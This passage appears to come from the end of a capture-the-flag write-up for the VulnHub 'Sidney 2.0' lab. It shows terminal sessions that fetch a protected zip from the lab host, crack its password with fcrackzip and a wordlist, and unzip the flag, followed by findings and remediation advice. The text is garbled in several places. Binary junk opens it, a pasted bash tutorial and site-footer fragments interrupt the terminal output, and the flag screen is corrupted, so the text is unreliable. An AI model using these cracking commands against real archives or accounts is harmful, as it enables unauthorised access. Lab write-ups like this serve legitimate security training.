                                  ��� �j�$�� �� ��� �� �W��6?� �w��� ����]��F;��� �ve�y�u���� ���Y����|� ���%�� ��� ���� ��]� ���u�� ���
�c��m��� �>�6�� � ��� � ���� � � �(�� ���5���� �� �M�� �q��� �c�^� � ���� ��8��i���i��)_e~�
                                                    ��� ��K�� ���� ����Ue�����iI�eRpa� � ��
                                    ��P'iû)� �� ����iC�� �b�� �j ��� (�aT+��� �h�� �� ��� �,C�+V�14)���½|%���4W� � ��)o[$0N�T� ��[��� � ��z6��
```

After exploring most files we get the flag zip file successfully.

But the file is password protect so to get the password we use fcrackzip.




```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #cd Desktop
┌─[root@parrot]─[/home/riteshb/Desktop]
└──╼ #cd ..
┌─[root@parrot]─[/home/riteshb]
└──╼ #wget http://192.168.187.138/flag.zip
--2025-07-25 15:20:31--  http://192.168.187.138/flag.zip
Connecting to 192.168.187.138:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4089 (4.0K) [application/zip]
Saving to: ‘flag.zip’

flag.zip           100%[===================>]   3.99K  --.-KB/s    in 0s

2025-07-25 15:20:31 (352 MB/s) - ‘flag.zip’ saved [4089/4089]

┌─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -v -D -p /root/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc   3923/174848, flags 9, chk 9be5)
/root/rockyou.txt: No such file or directory
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -v -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
found file 'flag.d64', (size cp/uc   3923/174848, flags 9, chk 9be5)
┌─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -D -p Include Files in a Bash Shell Script With source Command
Last updated: March 18, 2024


Written by:baeldung
```



Applications Places System
Fri Jul 25, 17:45
Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ #fcrackzip -v -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
found file 'flag.d64', (size cp/uc   3923/174848, flags 9, chk 9be5)
┌─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -D -p Include Files in a Bash Shell Script With source Command
Last updated: March 18, 2024

Written by:baeldung

Reviewed by:Grzegorz Piwowarek
Scriptingsource
1. Overview
In this tutorial, we're going to learn how to include a file in a bash script. This is a way to import environment variables, reuse existing code, or execute one scrip
t from within another.

Two illustrative examples concern importing environment variables and building a library of functions.

2. The source Command
The built-in bash source command reads and executes the content of a file. If the sourced file is a bash script, the overall effect comes down to running it. We may us
e this command either in a terminal or inside a bash script.

To obtain documentation concerning this command, we should type help source in the terminal. We assume that Bash (Bourne again shell) is not in POSIX mode is th^Civacy
 Managere Privacy Policy Company Info Contactses of importing shell varia
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
┌─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip


PASSWORD FOUND!!!!: pw == 38911
┌─[root@parrot]─[/home/riteshb]
└──╼ #fcrackzip -v -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc   3923/174848, flags 9, chk 9be5)
```


Successfully got the password of the zip file as 38911 .



Applications Places System
Fri Jul 25, 17:46
Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ #fcrackzip -v -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc   3923/174848, flags 9, chk 9be5)
checking pw budayday

PASSWORD FOUND!!!!: pw == 38911
┌─[root@parrot]─[/home/riteshb]
└──╼ #unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.d64 password:
  inflating: flag.d64
┌─[root@parrot]─[/home/riteshb]
```

We got the final flag as flag.d64.



```
 SCREEN 1 -
.....................................
.................................

}CONGRATULATIONS!                  }
}
}................................

.....................................

 TI
 (60
0: G
 TI
+r.8164B7
\pbLh
%%%%%%%%%%%%%%%%%%%%%%%%)##
%%%%%%%%%#)#
          }
}WELL DONE ONCE MORE ON GETTING THE}
}FLAG --VULNHUB'S FIRST C=64 ONE-- }
}WHICH I HOPE YOU ENJOYED.         }
}                                  }
}SHOUT-OUTS TO #VULNHUB & A S
}                                  }
}                                  }
}iuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiu}
}jkjkjkjkjkjkjkjkjkjkjkjkjkjkjkjkjk}
}                                  }
PSID
Warhawk
Rob Hubbard
1986 Firebird
H)xJJJ
```

Conclusion:

The Sidney 2.0 machine penetration test identified a serious flaw in the target system's security that permitted an attacker to gain complete root control access after gaining unauthenticated access.
Among these weaknesses are:

- The source code contains the username and password.
- Weak authentication procedures that allow credential guessing;
- An easily brute-forced login page.
- Anyone can upload malicious files or data that cannot be detected after logging in.
- Inadequate privilege separation that permits privilege escalation to take root.

These issues demonstrate how an attacker can quickly get access to the system, alter data, or obtain secret or concealed information. They can even take over as root user and deny the owner access.

Recommendation:

1. It is advised that source code be cleaned of username and password hints and that two-factor authentication or captcha be installed for verification.
2. Change the login feature to prevent brute force attempts, such as limiting the number of attempts to five.
3. Implement strong password policies, such as requiring both capital and lowercase letters, special symbols, and numbers to make the password difficult to bruteforce.
4. Verify and clean up every file upload by using the file type and size limitations.
5. To stop kernel and privilege escalation exploits, apply OS and software patches on a regular basis.
6. Strict permissions and restricted directories are the best places to keep sensitive files.